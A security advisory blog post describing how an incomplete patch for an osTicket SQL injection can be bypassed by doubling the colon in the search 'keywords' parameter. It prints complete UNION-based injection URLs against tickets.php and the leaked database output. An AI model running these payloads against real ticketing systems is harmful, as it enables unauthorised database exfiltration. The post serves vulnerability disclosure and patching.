Search

osTicket SQL Injection bypass

January 28, 2025 / in Sharing Board

Authors: Luca Cetro, Raffaele Forte

I. Introduction

osTicket is an open-source and widespread ticketing system.
In the past, we already had the opportunity to take a look to the system and evidenced an SQL Injection (CVE-2021-45811). Recently, we had the time to check again the flaw status, and evidenced that the developers actually attempted to implement a patch, although actually incomplete.
In the following section, we will describe the patch and how it is possible to bypass it.

II. Description

SQL Injection (CVE-2025-26241)

In a previous assessment we found a SQL injection flaw in the combined "keywords" and "topic_id" parameters of the ticket endpoint at `https://host/tickets.php`.

The flaw is actually complex to explain, due to the long chain of calls to reach the vulnerable function. For a complete description it is reminded to the original blog post: osTicket, SQL Injection [https://members.backbox.org/osticket-sql-injection/] .


Basically, the application relies on a custom ORM, in charge of converting requests to the respective database access. One functionality that heavily relies on such ORM is the "ticket" one, and its "search" form. When a user attempts to search for a ticket, a GET request is performed to the "tickets.php" endpoint, e.g. to:

```
http://localhost:8080/tickets.php?
a=search&keywords=test&topic_id=
```

Prior to the fix, by placing a `':1` string as part of the "keywords" parameter, the `:1` part of the parameter was substituted with the value in the "topic_id" parameter, surrounded by single quotes. Such substitution (and the introduction of additional single quotes) automatically escaped the SQL string context, allowing to arbitrarily control the SQL query afterwards. An example payload was the following:

```
`http://host/tickets.php?a=search&keywords=test+':1&topic_id=+IN+NATURAL+LANGUAGE+MODE)+AS+relevance+FROM+ost__search+Z1+WHERE+1%3d1+ORDER+BY+relevance+DESC)+Z1+LEFT+JOIN+ost_thread_entry+Z2+ON+(Z1.object_id+%3d+Z2.id)+LEFT+JOIN+ost_thread+Z3+ON+(Z2.thread_id+%3d+Z3.id)+LEFT+JOIN+ost_ticket+Z5+ON+(Z1.object_id+%3d+Z5.ticket_id)+LEFT+JOIN+ost_user+Z6+ON+(Z6.id+%3d+Z1.object_id)+LEFT+JOIN+ost_organization+Z7+ON+(Z7.id+%3d+Z1.object_id+AND+Z7.id+%3d+Z6.org_id)+LEFT+JOIN+ost_ticket+Z8+ON+(Z8.user_id+%3d+Z6.id))+Z1+UNION+SELECT+user(),@@version,@@version,@@version,@@version,@@version,@@version,@@version,@@version,@@version,@@version,@@version,@@version,@@version,@@version%23`
```

After our report to the developers, the "class.search.php" file, in charge of building the ticket search query, has been modified as in the following diff:



security: Search Params

This mitigates a vulnerability with search params.

develop (#6484)
v1.18.1 ... v1.16.6

JediKev committed on Mar 8, 2023 — 1 parent ee7ce3d commit 263f71a

Showing **1 changed file** with **4 additions** and **0 deletions**.

```
4 include/class.search.php
@@ -370,6 +370,10 @@ function find($query, QuerySet $criteria, $addRelevance=true) {
          }
          #elseif (count(explode(' ', $query)) == 1)
          #    $mode = ' WITH QUERY EXPANSION';
+
+         // Strip colon (:num) to avoid possible params injection
+         $query = preg_replace('/:(\d+)/i', '$1', $query);
+         // escape query and using it as search
          $search = 'MATCH (Z1.title, Z1.content) AGAINST ('.db_input($query).$mode.')';

          switch ($criteria->model) {
```

0 comments on commit 263f71a

Please sign in to comment.

[https://members.backbox.org/wp-content/uploads/2025/01/osticket_bypass_diff_2.png]

The current fix consists of a "preg_replace" call, to remove the colon preceding the number. Can you spot the issue?

As already explained in the original blog post, the "MySqlPreparedExecutor"__toString" function is in charge of performing the final substitutions on the SQL query, to replace any leftover before running the query. The function is the following:

```
    function __toString() {
        $self = $this;
        return preg_replace_callback("/:(\d+)
(?=([^']*'[^']*')*[^']*$)/",
        function($m) use ($self) {
            $p = $self->params[$m[1]-1];
            switch (true) {
            case is_bool($p):
                $p = (int) $p;
            case is_int($p):
            case is_float($p):
                return $p;
            case $p instanceof DateTime:
                $p = $p->format('Y-m-d
H:i:s');
            default:
                return
db_real_escape((string) $p, true);
           }
        }, $this->sql);
    }
```

Basically, the preg_replace_callback function replaces any ":(number)" value, with the respective entry in $self->params (if the regex matches).

The fix, however, performs only a *single* pass to remove a colon preceding the number. But what will happen if an attacker places *more* than a colon before the digit?

Let's say that we now provide the keywords parameter like `' ::1`. The application will then call the "preg_replace" function over `' ::1` and will replace it with `' :1`, since a single substitution is done. Consequently, the resulting payload will be exactly equivalent to the one of the first CVE, i.e. still resulting in a SQL Injection.

III. PoC – Proof of Concept

A proof of concept is exactly analogous to the one already provided in the first blog post, but replacing the `' :1` keywords parameter with `' ::1`:

```
https://host/tickets.php?
a=search&keywords=test'+::1&topic_id=+IN+NATU
RAL+LANGUAGE+MODE)+AS+relevance+FROM+ost__sea
rch+Z1+WHERE+1%3d1+ORDER+BY+relevance+DESC)+Z
1+LEFT+JOIN+ost_thread_entry+Z2+ON+
(Z1.object_id+%3d+Z2.id)+LEFT+JOIN+ost_thread
+Z3+ON+
(Z2.thread_id+%3d+Z3.id)+LEFT+JOIN+ost_ticket
+Z5+ON+
(Z1.object_id+%3d+Z5.ticket_id)+LEFT+JOIN+ost
_user+Z6+ON+
(Z6.id+%3d+Z1.object_id)+LEFT+JOIN+ost_organi
zation+Z7+ON+
(Z7.id+%3d+Z1.object_id+AND+Z7.id+%3d+Z6.org_
id)+LEFT+JOIN+ost_ticket+Z8+ON+
(Z8.user_id+%3d+Z6.id))+Z1+UNION+SELECT+user(
),@@version,@@version,@@version,@@version,@@v
ersion,@@version,@@version,@@version,@@versio
n,@@version,@@version,@@version,@@version,@@v
ersion%23
```

The resulting HTML table will be:

```
<tbody>
                <tr id="osticket@172.17.0.3">
                <td>
                <a class="Icon 5.7.44Ticket"
title="5.7.44" href="tickets.php?
id=osticket@172.17.0.3">5.7.44</a>
                </td>
                <td>1/7/25</td>
                <td>5.7.44</td>
                <td>
                                      <div
style="max-height: 1.2em; max-width: 320px;"
class="link truncate" href="tickets.php?
```

```
id=osticket@172.17.0.3"><i class="icon-
group"></i>5.7.44</div>
                                    </td>
                        <td><span
class="truncate">5.7.44</span></td>
            </tr>
            </tbody>
```

i.e., for visual clue:

[https://members.backbox.org/wp-content/uploads/2025/01/osticket_bypass_poc-1030x319.png]

IV. BUSINESS IMPACT

With the mentioned vulnerability, an authenticated attacker could potentially exfiltrate the entire content of the database.

V. SYSTEMS AFFECTED

We evidenced the vulnerability in osTicket version 1.17.5, and, consequently, it is highly likely that any osTicket version is affected by such flaw (or the original CVE, if the version is prior to March 2023).

Share this entry